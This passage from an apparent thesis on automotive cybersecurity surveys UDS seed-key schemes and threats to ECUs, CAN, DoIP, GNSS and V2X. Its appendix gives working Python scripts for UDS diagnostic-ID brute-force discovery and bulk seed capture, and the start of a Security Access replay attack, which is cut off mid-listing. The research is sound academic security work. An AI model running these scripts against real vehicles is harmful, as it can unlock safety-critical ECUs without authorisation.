- **Salt Matrix Mapping:** A static obfuscation technique that directly uses the seed bytes as indices to extract coefficients from a pre-shared hardware matrix table, and then combines the coefficients through basic arithmetic operations. The matrixes are highly vulnerable to linear cryptanalysis and algebraic extraction.

2.5.2 Standardized Symmetric Ciphers and One-Way Hashing (Medium-High Security)

With the evolution of automotive platforms to include dedicated cryptographic hardware accelerators and powerful engine control units, manufacturers began to move away from proprietary obfuscation towards established industry standard symmetric primitives.

- **Advanced Encryption Standard (AES-128 / AES-192)[15]:** The very foundation of modern symmetric automotive security. High end ECUs use hardware accelerated AES engines to perform $\mathcal{F}_{key}$. The server generates a truly random seed, and the client must return the ciphertext encrypted by a symmetric pre-shared key. AES-128 implemented in a Hardware Security Module (HSM) gives complete mathematical protection against algorithmic recovery. The handshake, however, still is vulnerable to static replay attacks if the seed generation is not sufficiently entropic.
- **Automotive Hashing Dictionaries (SHA-256):** The seed is processed with a static secret salt using a cryptographic hash function such as SHA-256 and the output is truncated to the fixed length of the expected UDS key. This layout guarantees pre-image resistance, i.e. it is mathematically impossible to invert the hash function to deduce the original secret salt, even if an attacker sniffs thousands of seed-key pairs on the bus.
- **SA2 Virtual Machine Environment[16]:** Proposed by the Volkswagen Group, this approach turns the cryptographic algorithm ($\mathcal{F}_{key}$) into operational data instead of hardcoded firmware logic. The execution parameters are compiled into a short proprietary bytecode sequence (the SA2 script) which is embedded in the OEM flash container files. When the handshake is initiated, the diagnostic tester (client) embeds a lightweight, stack-based virtual machine runtime that loads the ECU generated seed into its registers and runs bytecode opcodes to output the final key. The opcodes perform operations such as arithmetic shifts, rotations, XOR operations and conditional jumps. This architecture is highly scalable, letting manufacturers deploy new crypto routines without updating the tester software, but it also creates a serious security paradox. Here, the bytecode is embedded in publicly available flash files, which allows adversaries to extract the SA2 script directly from the container assets and execute it offline to compute valid validation keys for any production ECU.
- **PSA Bokslag (Asymmetric Moduli)[17]:** A tailored, diversified cryptographic approach for automotive applications. The fact that the key verification process relies on unique, ECU-specific constants ensures that the validation logic remains compartmentalized. This design drastically reduces the risk of a systemic compromise: if a single ECU firmware is extracted or dumped via JTAG, the leakage of its specific validation parameters does not compromise the security of other ECUs or vehicle platforms

2.5.3 Asymmetric Frameworks and Modern Public-Key Cryptography (Maximum Security)

The most important improvement in automotive diagnostic systems security is to eliminate the vulnerability of having a single secret key shared across many identical mass-produced consumer vehicles, by using asymmetric mathematical frameworks instead.

- **Rivest-Shamir-Adleman (RSA):** This scheme relies on the mathematical problem of factoring large prime numbers and a specific modular exponentiation method. In next generation UDS implementation, the diagnostic client signs the seed generated by the ECU with its private key and the ECU verifies the digital signature with the pre-stored public key. RSA is very secure but requires large key sizes (e.g., 2048 or 4096 bits) to provide long-term security. This imposes a significant memory and communication overhead on resource-constrained vehicle networks.
- **Elliptic Curve Cryptography (ECC):** This is the existing standard for connected vehicle architectures, relying on the algebraic structure of elliptic curves over finite fields. ECC addresses the key-management and distribution problem in global automotive supply chains. ECC provides equivalent or better security than RSA but with drastically reduced key sizes (for example, a 256-bit ECC key has the same level of security as a 3072-bit RSA key). This mathematical efficiency reduces computational latency and size of CAN or UDS payloads in the challenge-response phase.

The architectural design of the standard UDS Seed-Key mechanism, although widely deployed in the industry, exhibits critical structural weaknesses when analysed with modern security engineering paradigms. Early implementations lack mutual authentication, cryptographic nonces or dynamic timestamps, and thus the handshake is inherently vulnerable to Replay Attacks and Cryptographic Key Recovery in the event of an adversary compromising the underlying transport medium.

Chapter 3

Threat and Vulnerability Analysis

3.1 Automotive Threat Analysis

Modern vehicles are rapidly evolving into being Connected and Autonomous Vehicles (CAVs), which has dramatically increased their cyber-physical attack surface. New automotive architectures are not closed systems, but rather complex, distributed networks where safety-critical components interact and communicate with infotainment systems, external vehicle-to-everything (V2X) interfaces, and cloud-based OEM infrastructures.

From the cyber-security point of view this interconnection brings severe risks. A successful intrusion no longer concerns data privacy but directly endangers human life by potentially overriding safety-critical cyber-physical functions (e.g., braking, steering, or powertrain management). For the development of resilient mitigation techniques like Dedicated Security Elements (DSE), a systematic analysis of automotive specific threats, vulnerabilities and potential attack vectors is necessary. In this section it is provided a taxonomy of the main threats that modern automotive networks are exposed to, with a special focus on the vulnerabilities of ECUs, internal communication buses, positioning systems and external telemetry.

3.1.1 Vulnerabilities and Attacks on ECUs

Electronic Control Units (ECUs) are embedded microcontrollers dedicated to the management of specific vehicular sub-systems, ranging from low-priority body comfort modules to high-priority Powertrain and ADAS. While built for high reliability and real-time operation, ECUs have certain structural weaknesses:

- **Firmware Tampering and Reverse Engineering:** Attackers attempt to reverse engineer the ECU firmware in an effort to reconstruct internal logic, extract proprietary algorithms (e.g. Seed-Key routines) or find zero-day vulnerabilities [18]. This is typically done by obtaining memory dumps through

physical debugging interfaces like JTAG or Nexus, or by exploiting unprotected bootloaders.

- **Malicious Reflashing and Ransomware:** If the cryptographic signature verification in the bootloader is not or poorly implemented, an attacker can use standard diagnostic sessions to overwrite the ECU firmware. This allows the execution of arbitrary code, persistent backdoors or ransomware attacks that encrypt configuration files, resulting in a permanent Denial of Service (DoS) of the module[19].
- **Sensor Spoofing and Manipulation:** Control loops in ECUs are executed using analogue and digital sensor inputs. By altering the physical environment like injecting false ultrasonic, radar or camera data, the ECU is forced into making erroneous operational decisions, leading to unexpected vehicle behaviour [20, 21].
- **Over-The-Air (OTA) Interception:** Having wireless interfaces for remotely updating firmware allows for man-in-the-middle (MitM) attacks. If the OTA orchestration channel does not have strong mutual authentication and end-to-end encryption, adversaries may be able to eavesdrop, tamper, or revert firmware payloads [22].
- **Node Isolation and Bus-Off Attacks:** These attacks exploit the inherent fault confinement mechanism specified by the CAN standard. The health of each ECU is monitored using 2 internal counters which are Transmit Error Counter (TEC) and Receive Error Counter (REC). With precise bit-flipping or target fuzzing synchronised at microsecond level, an attacker can deliberately force the TEC of the target ECU over the threshold of 255. This forces the victim ECU into a permanent “Bus-Off” state, isolating it from the network entirely [23]. A Bus-Off attack can be successfully performed with dedicated hardware for real-time bit manipulation, like Canari, SPIRE or microcontrollers customised on FPGA.

Compromised ECUs rarely constitute the final objective of an attacker. Instead, they serve as initial entry points for *lateral movement*. An attacker could leverage a highly vulnerable infotainment ECU on a low-priority Comfort CAN bus, compromise it and use the Central Gateway ECU to access the high-priority Powertrain CAN bus to escalate privileges and take control of safety-critical modules.

3.1.2 Compromission and Core Vulnerabilities of the CAN Bus

CAN bus is still the backbone of internal automotive communications due to its low cost, deterministic scheduling and robust error handling. However, the protocol was natively designed for closed environments and misses fundamental cybersecurity properties exploited by the following attack typologies:

- **Sniffing and Eavesdropping:** Because CAN is a broadcast bus, each node in the bus receives every frame transmitted. Messages are sent in plaintext so any attacker with physical or logical access to the bus can intercept the traffic. This data can be used to reverse engineer the network matrix (DBC files), monitor telemetry or analyse driver behaviour for external exploitation [24].
- **Replay Attacks:** In the absence of monotonic counters, timestamps or cryptographic freshness identifiers, an attacker can passively listen to valid CAN frames and replay them at a later time. Examples include capturing door-unlock commands to bypass immobilizers, injecting high-speed telemetry when the vehicle is stationary or forcing an ECU to accept a legacy, vulnerable firmware version (downgrade attack) [7].
- **Fuzzing and Code Injection:** Attackers can inject a large volume of randomised or semi-structured CAN packets into the bus. This technique is used to find unhandled exceptions in the ECU's communication stack, which can cause unexpected software crashes, temporary Denial of Service, or unauthorised transitions between diagnostic states.
- **Data Integrity and Masquerading Faults:** The CAN protocol does not authenticate the sender of a message. Any node can masquerade as any another by sending frames with a specific SID. In multi-packet transmissions (such as UDS ISO-TP segmentation), malicious payload can be injected mid-stream, payload parameters can be modified, or frame structures can be corrupted to invalidate legitimate data buffers.

3.1.3 IP attacks: DoIP and SOME/IP

When analysing the automotive diagnostic ecosystem over IP, attacks targeting the DoIP layer can be formalized into three critical threat categories:

- **Authentication Avoidance via Session Hijacking:** UDS provides logical security boundaries like Service 0x27 (Security Access), but the underlying DoIP layer does not support transport-level authentication natively and is thus completely dependent on application-layer components to provide this feature. As DoIP supports multiple parallel TCP sessions at the same time, OEM configurations that are not implemented well can result in cross session vulnerability states. In particular, if a single valid diagnostic session completes the UDS Security Access handshake successfully, the unlocked security state may be inadvertently applied globally to all concurrent unauthenticated TCP sessions. This allows an external actor to execute limited diagnostic commands without the needed cryptographic authentication algorithm [25].
- **Man-in-the-Middle (MitM) via Vehicle Announcement Spoofing:** In the first phase of the edge discovery, vehicles periodically broadcast DoIP *Vehicle Announcement* messages to identify themselves to diagnostic testers.

An attacker can inject fake announcement packets with a malicious IP address. If the test chooses the spoofed announcement, the communication channel is established directly with the attacker's infrastructure rather than the legitimate vehicle, allowing data interception and command injection [25].

- **Diagnostic Denial of Service (DoS):** This threat affects the availability of the diagnostic infrastructure. The attacker can desynchronise the state machine of the diagnostic tester by injecting false status parameters during the handshake or execution of the testing such as "Ready" status when in fact it is not or vice versa, which leads to unhandled timeouts and crash of active session.

Apart from DoIP, the Scalable Service-Oriented MiddlewarE over IP (SOME/IP) protocol is also popularly used for high-performance intra-vehicle communication. Since native SOME/IP specification lacks built-in mechanisms for data integrity, payload encryption, and source origin authentication, it is structurally vulnerable to standard network exploitation vectors, including:

- **Insert Attacks:** The malicious injection of arbitrary SOME/IP packets to invoke remote procedures or publish fake events.
- **Replay Attacks:** Interception of valid SOME/IP message blocks for retransmission during a different operational cycle.
- **Eavesdropping:** Passive sniffing of plaintext middleware traffic over unencrypted Automotive Ethernet links, revealing internal system states.
- **Message Modification and Dropping:** Active manipulating real-time payloads or intentionally destroying packets (packet dropping) to break the data consistency of service-oriented architectures.

3.1.4 GNSS and GPS Manipulation: Jamming and Spoofing Mechanics

The Global Positioning System (GPS), as part of the overall Global Navigation Satellite System (GNSS), is the main source for spatial-temporal localisation in autonomous and connected vehicles. The coordinates (latitude, longitude, and altitude) calculation is based on the passive reception of radio signals from a plurality of satellites, by means of the mathematical principle of trilateration using accurate satellite ephemeris and atomic clock timestamps. GNSS signals received at the Earth's surface are very weak, and these systems are very sensitive to two types of interference:

- **GPS Jamming:** The intentional emission of high power radio frequency noise on the designated GNSS operational frequency bands. This leads to a low Signal-to-Noise Ratio (SNR) that prevents the vehicle's GNSS receiver from

isolating and decoding the legitimate satellite signals, leading to a complete loss of positioning capability and navigation DoS.

- **GPS Spoofing:** A sophisticated attack where a malicious transmitter broadcasts fake GNSS signals at a slightly higher power than the real signals, thus taking over the receiver's tracking mechanisms. GPS spoofing can be classified into three levels of architectural complexity:
 - *Basic-Level Spoofing:* Defined as the generation of unsynchronised and randomized GNSS signal patterns. Modern automotive receivers are adequately equipped to detect and isolate these as the injected telemetry structures violate fundamental protocol compliance standards.
 - *Intermediate-Level Spoofing:* GNSS coordinate sets are compliant with the standard structure. While capable of deceiving standard receivers into reporting wrong spatial coordinates, they usually present sharp, discontinuous transitions (spatial jumps) in comparison to historical telemetry, thus making them detectable with a baseline plausibility assessment.
 - *Advanced-Level Spoofing (Meaconing):* The most advanced form, where the real GNSS signals are recorded and rebroadcast with incrementally calculated mathematical propagation delays. This slow drift subtly leads the autonomous routing logic of the vehicle onto a wrong trajectory without triggering abrupt telemetry anomalies.

3.1.5 Vehicle-to-Everything (V2X) Cooperative Attack Surface

Vehicle-to-Everything (V2X) technologies, which include Vehicle-to-Vehicle (V2V) and Vehicle-to-Infrastructure (V2I) do not require the attacker to be physically close to the target. This turns cooperative driving interfaces that exchange real-time traffic, obstacle and intersection precedence information into distributed remote attack vectors.

Following the exhaustive taxonomy by Sedar et al. [26], the V2X cybersecurity threats can be categorised based on the key security and privacy requirements they violate: *Authentication*, *Availability*, *Confidentiality*, *Integrity*, and *Privacy*.

According to this model, Table 3.1 provides a full classification of V2X security threats and their impact on automotive.

Requirement	Specific Threat
Authentication	Sybil Impersonation GPS spoofing Free-riding
Availability	Denial-of-service Jamming Flooding Spamming Malware
Confidentiality	Eavesdropping Traffic analysis Man-in-the-middle
Integrity	Modification Replay Masquerade Illusion
Privacy	Location tracking Identity revealing

Table 3.1: Classification of V2X Cybersecurity Threats based on Affected Security and Privacy Requirements (Source: [26])

While traditional network threats like Denial-of-Service or eavesdropping apply broadly to any wireless infrastructure, the V2X paradigm introduces a subset of novel, domain-specific attack vectors that directly exploit cooperative logic and vehicular trust mechanisms:

- **Sybil Attacks:** A very destructive structural attack in which a single malicious node simultaneously creates and controls a large fleet of fictitious virtual identities. The adversary can exploit cooperative consensus protocols, induce artificial traffic congestion, or maliciously force autonomous routing engines to yield right-of-way through coordinated injections of telemetry data from non-existent vehicles.
- **Impersonation:** The active forgery of a legitimate user to execute malicious actions. By masquerading as an emergency service vehicle or a trusted Road-side Unit (RSU), the attacker can inject safety-critical messages in a trusted environment.
- **Free-riding:** A selfish behaviour vector for network resource distribution. In this scenario, a compromised or misconfigured node constantly consumes incoming cooperative data and safety maps from neighbouring vehicles but actively suppresses its own telemetry transmissions. This information asymmetry deteriorates collective situational awareness and poisons localized collaborative driving models.

- Location Tracking:** A passive surveillance vector that exploits the mandatory broadcast nature of V2X cooperative awareness messages. An attacker can use a distributed network of receivers to capture unencrypted continuous telemetry signatures such as velocity profiles and spatial coordinates, to reconstruct extensive historical routes of specific targets, violating basic user privacy.
- Identity Revealing:** The targeted privacy violation vector is designed to disclose sensitive and identifiable information such as the owner's name, license plate, address or public-key certificates, to correlate a specific vehicle directly with its physical user [26]. Adversaries can launch this attack with wireless eavesdroppers and by extracting long-term subscriber identifiers. Furthermore, real-world vulnerabilities in connected automotive services such as the Hyundai Blue Link mobile architecture demonstrate that attackers may exploit software vulnerabilities or malicious infotainment applications to compromise highly sensitive driver data such as emails, voice recordings, credentials, and PIN numbers [27].




Figure 3.1: Example of a Sybil Attack (Source: [28]).




Figure 3.2: UNECE R155 Framework (Source: [29]).




Figure 3.3: TARA steps (Source: [30]).



Figure 3.4: STRIDE security properties (Source: [31]).

3.2 Regulations and methodologies

3.2.1 UNECE R155 regulation

3.2.2 TARA methodology

3.2.3 STRIDE methodology

3.3 UDS Protocol Vulnerabilities

3.4 Attack Vectors on the Diagnostic Bus

Chapter 4

Experimental Laboratory Setup

4.1 Hardware Testbed Architecture




Figure 4.1: Hardware scheme

4.2 Software Environment

4.3 Main Limitations

Chapter 5

Implementation of Penetration Testing and Attacks

5.1 Sniffing on CAN interface

5.1.1 Analysis of Sniffed Frames

5.2 Fuzzing on CAN protocol

5.3 CAN Message injection

5.4 UDS Diagnostic Discovery

5.5 Seed Entropy

5.6 Replay Attack on Security Access

Chapter 6

Mitigation Strategies and Conclusions

6.1 Secure Diagnostics via SecOC

6.2 Intrusion Detection and Prevention Systems

6.3 Final Remarks and Future Work

Appendix A

Python Scripts

A.1 UDS Diagnostic Discovery

The script used to identify the Arbitration ID dedicated to Diagnostic is presented below:

Listing A.1: UDS Discovery

```
1 #CARINGCARIBOU DISCOVERY
2 import subprocess
3 from pathlib import Path
4 import can
5 import time
6
7 CURRENT_DIR = Path(__file__).resolve().parent
8 LOG_FILE_PATH = CURRENT_DIR / "logs/discovery_output.txt"
9 LOG_FILE_PATH_DIAGNOSTIC = CURRENT_DIR / "logs/diagnostic.txt"
10 #caringcaribou -i <interface> uds discovery -min <min_value> -max <
    max_value>
11
12 def verifica_coppia_diagnostica(client_id, server_id, interface="can0")
    :
13     """
14     send UDS DiagnosticSessionControl (10 01) to verify
15     if the couple CLIENT/SERVER is diagnostic related or false positive
16     .
17     """
18     is_extended = client_id > 0x7FF or server_id > 0x7FF
19     can_mask = 0xFFFFFFFF if is_extended else 0x7FF
20     can_filters = [{ "can_id": server_id, "can_mask": can_mask, "
        extended": is_extended }]
21     SERVICE = 0x10
22     SUBFUNCTION = 0x01
23     try:
24         bus = can.interface.Bus(channel=interface, interface="socketcan
        ", can_filters=can_filters)
25         # Standard Payload Single Frame UDS (0x02 bytes, Service 0x10,
        Subfunction 0x01)
26         payload = [0x02, SERVICE, SUBFUNCTION, 0xAA, 0xAA, 0xAA, 0xAA,
        0xAA]
```

```

26         msg = can.Message(
27             arbitration_id=client_id,
28             data=payload,
29             is_extended_id=is_extended
30         )
31         bus.send(msg)
32         start_time = time.time()
33         while (time.time() - start_time) < 0.15:
34             rx_msg = bus.recv(timeout=0.05)
35             if rx_msg and rx_msg.arbitration_id == server_id:
36                 # If ECU responds with positive response (0x50) to
service 0x10
37                 #single frame
38                 if len(rx_msg.data) >= 3 and rx_msg.data[1] == (SERVICE
+ 0x40) and rx_msg.data[2] == SUBFUNCTION:
39                     bus.shutdown()
40                     return True
41                 #first frame
42                 if len(rx_msg.data) >= 4 and ((rx_msg.data[0] & 0xF0)
>> 4) == 0x01 and rx_msg.data[2] == (SERVICE + 0x40) and rx_msg.data
[3] == SUBFUNCTION:
43                     bus.shutdown()
44                     return True
45             bus.shutdown()
46         except Exception as e:
47             print(f"\n[!] Errore durante il test hardware della coppia: {e}
")
48         return False
49
50 def run_discovery(min_value, max_value, interface="can0"):
51     """Discovery using caringcaribou"""
52     coppie_candidate = []
53     discovered_diagnostics = []
54
55     # Strings to saveCaring Caribou log
56     stderr_log = ""
57     print("[*] Caring Caribou loading...")
58     # Ask Linux to use caringcaribou
59     process = subprocess.Popen(
60         ['caringcaribou', '-i', interface, "uds", "discovery", "-min",
str(min_value), "-max", str(max_value)],
61         stdout=subprocess.PIPE,
62         stderr=subprocess.PIPE,
63         text=True
64     )
65
66     # Capture standard output
67     for stdout_line in iter(process.stdout.readline, ""):
68         print(stdout_line, end="") # Show original output
69         if "0x" in stdout_line and "|" in stdout_line:
70             parti = stdout_line.split("|")
71             if len(parti) >= 3:
72                 client_str = parti[1].strip()

```

```

73         server_str = parti[2].strip()
74         try:
75             client_id = int(client_str, 16)
76             server_id = int(server_str, 16)
77             if (client_id, server_id) not in coppie_candidate:
78                 coppie_candidate.append((client_id, server_id))
79         except ValueError:
80             continue
81
82     # Check for false positives
83     print(f"\n[*] Found {len(coppie_candidate)} couples. Validation... "
84           )
85
86     for client_id, server_id in coppie_candidate:
87         print(f"    [-] Test Client: 0x{client_id:08X} -> Server: 0x{
88 server_id:08X} ... ", end="", flush=True)
89         if verifica_coppia_diagnostics(client_id, server_id, interface)
90 :
91             print("VALID")
92             discovered_diagnostics.append((client_id, server_id))
93         else:
94             print("False Positive")
95
96     # Print on screen
97     print(f"| {'CLIENT ID':<12} | {'SERVER ID':<12} |")
98     print("-"*31)
99     for c_id, s_id in discovered_diagnostics:
100         print(f"| 0x{c_id:08x} | 0x{s_id:08x} |")
101     print("="*31)
102
103     # Print on file log
104     try:
105         with open(LOG_FILE_PATH, "w") as f:
106             f.write(f"| {'CLIENT ID':<12} | {'SERVER ID':<12} |\n")
107             for c_id, s_id in discovered_diagnostics:
108                 f.write(f"| 0x{c_id:08x} | 0x{s_id:08x} |\n")
109     except Exception as e:
110         print(f"[ERR] Errore during save: {e}")
111     return discovered_diagnostics
112
113 if __name__ == "__main__":
114     #discovery brute force
115     min_value = 0x00000000
116     max_value = 0xFFFFFFFF
117     result = run_discovery(min_value=min_value, max_value=max_value,
118                             interface=interface)
119     with open(LOG_FILE_PATH_DIAGNOSTIC, "a") as f:
120         for client_id, server_id in result:
121             f.write(f"{hex(client_id)} {hex(server_id)}\n")

```

A.2 UDS Seed Entropy

The script used to identify whether an attack based on seed entropy is shown below:

Listing A.2: UDS Seed Request

```

1 #CARINGCARIBOU SEED REQUEST
2 #caringcaribou -i <interface> uds security_seed -r <reset_type> -n <
  seeds_to_capture> <session_type> <session_security> <txid> <rxid>
3
4 import subprocess
5 from pathlib import Path
6 import sqlite3
7 import re
8 CURRENT_DIR = Path(__file__).resolve().parent
9 LOG_FILE_PATH = CURRENT_DIR / "logs/seeds.txt"
10 DB_PATH = CURRENT_DIR / "logs/uds_seeds.db"
11 LOG_FILE_PATH_DIAGNOSTIC = CURRENT_DIR / "logs/diagnostic.txt"
12
13 def init_db():
14     """Create DB to save the obtained seeds"""
15     with sqlite3.connect(DB_PATH) as conn:
16         cursor = conn.cursor()
17         cursor.execute("""
18             CREATE TABLE IF NOT EXISTS seed_key_pairs (
19                 seed TEXT PRIMARY KEY,
20                 associated_key TEXT DEFAULT NULL,
21                 counter INTEGER DEFAULT 1
22             )
23         """)
24         conn.commit()
25
26 def save_seed_to_db(seed_value):
27     """Insert seed in DB or update counter"""
28     with sqlite3.connect(DB_PATH) as conn:
29         cursor = conn.cursor()
30         cursor.execute("""
31             INSERT INTO seed_key_pairs (seed, associated_key, counter)
32             VALUES (?, NULL, 1)
33             ON CONFLICT(seed) DO UPDATE SET counter = counter + 1
34         """, (seed_value,))
35         conn.commit()
36
37 def seed_request_debug(rtype, to_capture, session_type_str,
38     session_security_str, txid_hex, rxid_hex, interface="can0"):
39     """Capture seed, write log on screen and in DB"""
40     init_db() # initialize DB
41     #caringcaribou command
42     cmd = [
43         'caringcaribou', '-i', interface,
44         'uds', 'security_seed',
45         '-r', str(rtype),
46         '-n', str(to_capture),

```

```

46     session_type_str, session_security_str,
47     txid_hex, rxid_hex
48 ]
49
50 with open(LOG_FILE_PATH, "w") as f:
51     process = subprocess.Popen(
52         cmd,
53         stdout=subprocess.PIPE,
54         stderr=subprocess.STDOUT,
55         text=True,
56     )
57     for line in iter(process.stdout.readline, ""):
58         print(line, end="") # print on screen
59         f.write(line)       # write on log file for persistence
60         f.flush()
61         #REGEX to extract seed from the print
62         match = re.search(r'Seed received:\s+([0-9a-fA-F]+)', line)
63         if match:
64             extracted_seed = match.group(1).strip().lower()
65             if extracted_seed:
66                 save_seed_to_db(extracted_seed)
67     process.stdout.close()
68     process.wait()
69     return process.returncode
70
71 if __name__ == "__main__":
72     interface = "can0"
73     to_capture = 3000 # number of seed request
74     rtype = 1 #1—> hard reset, 3—>soft reset
75     session_type = 0x02 #programming session
76     session_security = 0x01 #security level
77     f=open(LOG_FILE_PATH_DIAGNOSTIC,"r")
78     line = f.readline()
79     # Convert numeric values to hexadecimal strings where needed
80     session_type_str = str(session_type)
81     session_security_str = str(session_security)
82     txid_hex = hex(int(line.split(" ")[0], 16))
83     rxid_hex = hex(int(line.split(" ")[1], 16))
84     result = seed_request_debug(rtype, to_capture, session_type_str,
                                session_security_str, txid_hex, rxid_hex, interface)

```

A.3 UDS Replay Attack

The script used to send a previously sniffed key is presented below:

Listing A.3: UDS Replay Attack

```

1 from pathlib import Path
2 import sys
3 import time
4 import threading
5 from threading import Event

```

```

6 import can
7 import sqlite3
8
9 CURRENT_DIR = Path(__file__).resolve().parent
10 LOG_FILE_PATH_DIAGNOSTIC = CURRENT_DIR / "logs/diagnostic.txt"
11 DB_PATH = CURRENT_DIR / "logs/uds_seeds.db"
12 sys.path.append(str(Path(CURRENT_DIR.parents[1]/ "API").absolute()))
13 from CAN_API_Wrapper import UDSMessage
14
15 stop_tester_present = Event()# Flag to stop Tester Present
16
17 def send_tester_present(bus, txid, rxid):
18     """Send TesterPresent (02 3E 80)"""
19     tp_raw_data = [0x02, 0x3E, 0x80, 0xAA, 0xAA, 0xAA, 0xAA, 0xAA]
20     is_extended = txid > 0x7FF
21     # Build CAN frame using python-can library
22     can_msg = can.Message(
23         arbitration_id=txid,
24         data=tp_raw_data,
25         is_extended_id=is_extended
26     )
27     while not stop_tester_present.is_set():
28         try:
29             bus.send(can_msg)
30         except Exception as e:
31             print(f"[!] Error sending: {e}")
32             time.sleep(1.0)
33
34 def trova_key_da_seed(seed_input):
35     """Search key associated to seed in DB"""
36     # transform input into hex string
37     if isinstance(seed_input, int):
38         seed_str = f"{seed_input:08X}"
39     else:
40         # If it is already a string remove '0x' if present
41         seed_str = seed_input.replace("0x", "").replace("0X", "").strip()
42
43     with sqlite3.connect(DB_PATH) as conn:
44         cursor = conn.cursor()
45         # Use LIKE to ignore Upper/lowercas
46         cursor.execute("""
